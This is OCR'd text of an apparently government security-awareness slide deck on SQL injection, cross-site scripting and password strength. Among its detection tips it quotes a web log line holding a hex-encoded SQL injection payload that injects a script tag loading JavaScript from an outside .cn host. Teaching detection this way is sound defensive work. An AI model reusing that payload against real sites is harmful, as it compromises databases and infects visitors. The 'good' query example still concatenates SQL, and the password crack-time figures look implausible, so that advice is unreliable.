
SQL Injection Attacks

- 11% of dynamic websites are vulnerable to SQL injection
- Over 500,000 web servers compromised world wide (2008)
- Hidden I-Frame redirects:
  - SQL injection used to silently re-direct web clients from trusted (but compromised) web sites to sites hosting malicious JavaScript. Installs key loggers & Trojan horse

BCCS
Keeping You Connected

SQL Injection Attacks - Detection

- Google
  - "src=<script src=http://" site:yoursite.com OR yoursite2.org
  - attacker.cn site:.com



Rir[redacted].cn site:.com

Search

Web Results **1** - **10** of about **1,460** for **Rir**[redacted]**.cn site:.com**. (**0.06**

[redacted] River Rafting<<script src=http://www.**rir**[redacted]**.cn**/jp.js **...**

[redacted] River Rafting<<script src=http://www.**rir**[redacted]**.cn**/jp.js></script> <style type="text/css"> body { background-color: #1BA8D1; margin-top: 0px; **...**

www.[redacted].com/MWEmain.asp?Option=Detail&TripID=99&Category=fun&River=asf

Cached - Similar pages

SQL Injection Attacks - Detection

- *Search web logs with BareGrep for "DECLARE"*

```
2008-07-22 19:04:08 192.168.173.69 - <removed> <removed> 80 GET /directory/hax04.cfm
SubjectID=18&RecNum=3980';DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C415
2452040542076617263686172283235352922C4043207661726368617228343030302920444534C41524
5205461626C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D652C622
E6E616D652066926F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726
520612E69643D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D3
939206F7220622E78747970653D3335206F7220622E78747970653D323331206F7220622E7874797065
3D31363729204F50454E2054616269655F437572736F72204645544348204E4558542046524F4D20205
461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F53544154
55533D302920424547494E20657865632827757064617465205B272B40542B275D20736574205B272B4
0432B275D3D5B272B40432B275D2B2727223E3C2F7469746C653E3C736372697074207372633D2268
7474703A2F2F312E766572796E782E636E2F772E6A73223E3C2F7363726970743E3C212D2D2727207
76865726520272B40432B27206E6F74206C696B6520272725223E3C2F74697469653E3C73637269707
4207372633D22687474703A2F2F312E766572796E782E636E2F772E6A73223E3C2F7363726970743E3
C212D2D272727294645694348204E4558542046524F4D20205461626C655F437572736F7220494E544
F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F434154452
05461626C655F437572736F72%20AS%20CHAR(4000));EXEC(@S); 200 0 33180 1549 390 HTTP/1.1
```

- Search DB tables for "src=<script src=http"

SQL Injection – Bad Example

```
protected void search_Click(object sender, System.EventArgs e)
{ string sqltext = "SELECT COURSE_ID," +  "TITLE," +  "COST," +  "START_DATE," + "COMPANY," +  "CITY," +
        "END_DATE" +  " FROM COURSE_VIEW " ;
        string where = "" ;
        if (category.Item.Value != "0")
        {where = " CAT_ID = " + category.Item.Value;  }
        if (city.Text.Length > 0)
        {string iCity = city.Text.Replace("'", "''");
        if (where.Length > 3) where = where + " AND ";
            where = where + " CITY LIKE '%" + iCity + "%' ";
        }
        if (where.Length > 5 ) sqltext = sqltext + " WHERE " + where ;
        sqltext = sqltext + " ORDER BY TITLE " ;
 }
```

Highlited items on this page are fields from the form with little to no validation.

BCCS
Keeping You Connected

SQL Injection – Good Example

```
protected void search_Click(object sender, System.EventArgs e)
{ string sqltext = "SELECT COURSE_ID," +  "TITLE," +  "COST," +  "START_DATE," + "COMPANY," +  "CITY," + "END_DATE" +  " FROM COURSE_VIEW " ;
        string where = "" ;

        if (category.Item.Value != "0")
        {//Validates an integer greater than zero
                if (Regex.IsMatch(category.Item.Value, @"^\d+$")){
                where = " CAT_ID = " + category.Item.Value;  }
        }

        if (city.Text.Length > 0)
        {
        //Validates any letter, integers and spaces up to 50 characters
        if (Regex.IsMatch(city.Text, @"^[a-zA-Z\d\s]{1,50}$")) {
                string iCity = city.Text.Replace("'", "''");
           if (where.Length > 3) where = where + " AND ";
           where = where + " CITY LIKE '%" + iCity + "%' “; }
        }
        if (where.Length > 5 ) sqltext = sqltext + " WHERE " + where ;
        sqltext = sqltext + " ORDER BY TITLE " ;}
```

Highlighted items are changes that were done to validate the field data prior to using it.

BCCS
Keeping You Connected

SQL Injection - Prevention

- Input validation

```
string stringValue = orderYearTb.Text;
Regex re = new Regex(@"\D");
Match m = re.Match(someTextBox.Text);
if (m.Success)
{     // This is NOT a number, do error processing. }
else
{
    int intValue = int.Parse(stringValue);
    if ((intValue < 1990) || (intValue > DateTime.Now.Year))
    {       // This is out of range, do error processing.     }
}
```

BCCS
Keeping You Connected

SQL Injection

- Example of a Dynamic SQL statement

```
strSQL = "select * from users where
                username = ‘” + username.text + ” and
                Password = ‘” + password.text + "’”
```

- Example of a parameterized query

```
strSQL = "select * from users where
                    username = @Username and
                    Password = @Password"
```

BCCS
Keeping You Connected

SQL Injection - Remediation

- Immediately disconnect the webpage
- Input validation – Type, length and format
  - White List – Only allow required characters
  - Black List – Disallow bad characters
- Review logs
- Turn off debugging
- Use parameterized queries
- Apply least privilege access to web applications

BCCS
Keeping You Connected

Cross-Site Scripting

- Injecting code (such as javascript) into a web application output used for defacing sites, phishing and stealing session identifiers
  - Video: Cross-site scripting
- Prevention
  - Input validation

BCCS
Keeping You Connected

Passwords

- Password Cracking
  - Identify weak or default passwords
  - Verify the use of complex passwords
  - Bad example: Autumn9
  - Good example: P@sword7Compl3xity

Characters (complex)	Estimated time to crack
7	6 minutes
8	2.34 hours
14	9 hours
15	209 days

Overall Protection

- **Penetration testing before deployment**
- Security baseline standards (NIST & SANS)
- Review trust levels
- Identify where data enters and leaves your application. Create a dataflow diagram. (Ensure validation occurs at every part of the HTTP request before letting it near your script, or SQL queries)
- Sanitize error messages

BCCS
Keeping You Connected

Overall Protection

- Use least amount of privileges necessary
- Remove non-required features
- Monitor and backup your DB and Web server
- Annual vulnerability assessment performed by Information Security
- Code review of existing applications

BCCS
Keeping You Connected

Conclusion

- Secure coding should be in every phase of the application life cycle
- Security is a journey not a destination

BCCS
Keeping You Connected

Security Awareness Material

- www.illinois.gov/bccs/services/catalog/security/assessments/Pages/awareness.aspx

BCCS
Keeping You Connected